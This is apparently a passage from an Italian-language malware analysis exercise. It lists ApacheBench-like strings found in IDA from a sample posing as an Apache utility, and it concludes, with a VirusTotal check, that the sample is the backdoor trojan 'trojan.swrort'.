
Address	Length	T...	String
.data:00...	0000001C	C	Invalid number of requests\n
.data:00...	0000002E	C	n:c:t:b:T:p:u:v:rkVhwix:y:z:C:H:P:A:g:X:de:Sq
.data:00...	0000000E	C	bgcolor=white
.data:00...	00000020	C	Total of %d requests completed\n
.data:00...	00000008	C	..done\n
.data:00...	00000016	C	Finished %d requests\n
.data:00...	00000015	C	apr_socket_connect()
.data:00...	00000022	C	\nTest aborted after 10 failures\n\n
.data:00...	00000014	C	\nServer timed out\n\n
.data:00...	00000009	C	apr_poll
.data:00...	0000001F	C	apr_sockaddr_info_get() for %s
.data:00...	0000002E	C	error creating request buffer: out of memory\n
.data:00...	00000020	C	INFO: %s header == \n---\n%s\n---\n
.data:00...	00000012	C	Request too long\n
.data:00...	00000041	C	%s %s HTTP/1.0\r\n%s%s%sContent-length: %u\r\nContent-type: %s\r\n%s...
.data:00...	00000005	C	POST
.data:00...	0000000B	C	text/plain
.data:00...	0000001B	C	%s %s HTTP/1.0\r\n%s%s%s%s\r\n
.data:00...	00000005	C	HEAD
.data:00...	00000019	C	Connection: Keep-Alive\r\n
.data:00...	0000000E	C	Accept: */*\r\n
.data:00...	00000019	C	User-Agent: ApacheBench/
.data:00...	00000007	C	Host:
.data:00...	0000001A	C	apr_pollset_create failed
.data:00...	0000000F	C	(be patient)%s
.data:00...	00000011	C	[through %s:%d]
.data:00...	00000011	C	Benchmarking %s
.data:00...	0000000D	C	%s: %s (%d)\n
.data:00...	00000016	C	Send request failed!\n
.data:00...	00000019	C	Send request timed out!\n
.data:00...	00000022	C	%s\t%I64d\t%I64d\t%I64d\t%I64d\t%I64d\n
.data:00...	0000002A	C	starttime\tseconds\tctime\tdtime\ttime\twait\n
.data:00...	00000020	C	Cannot open gnuplot output file
.data:00...	00000009	C	%d,%.3f\n
.data:00...	0000001E	C	Percentage served,Time in ms\n
.data:00...	0000001C	C	Cannot open CSV output file
.data:00...	00000010	C	%d%% %5I64d\n
.data:00...	00000022	C	100%% %5I64d (longest request)\n
.data:00...	00000013	C	0%% <0> (never)\n

Dalla scheda “strings” tra le tante righe ci saltano all’occhio quelle relative a una connessione di rete a un indirizzo non ben specificato, che tra l’altro nell’header della richiesta contiene un keep-alive, per mantenere la connessione aperta.


Sommando tutti questi “indizi” possiamo giungere alla conclusione che il malware potrebbe essere di tipo TROJAN, mirato a creare una backdoor per una connessione remota stabile. Inoltre la descrizione del file lo riporta come se fosse una normale utility di Apache, e questo aumenta le probabilità che siamo davanti ad un trojan appunto, un file che si finge un altro file affidabile per poter essere eseguito e avviare codice malevolo.



Per concludere dalla scheda “IDA View-A” all’inizio del codice esaminato è possibile rilevare l’hash del file.



Per conferma possiamo andare a cercarlo su virustotal:



Il sito ci riporta infatti che abbiamo a che fare con un trojan, per la precisione un “trojan.swrort” che appunto mira a creare una backdoor permettendo ad esempio di scaricare ed eseguire altri malware.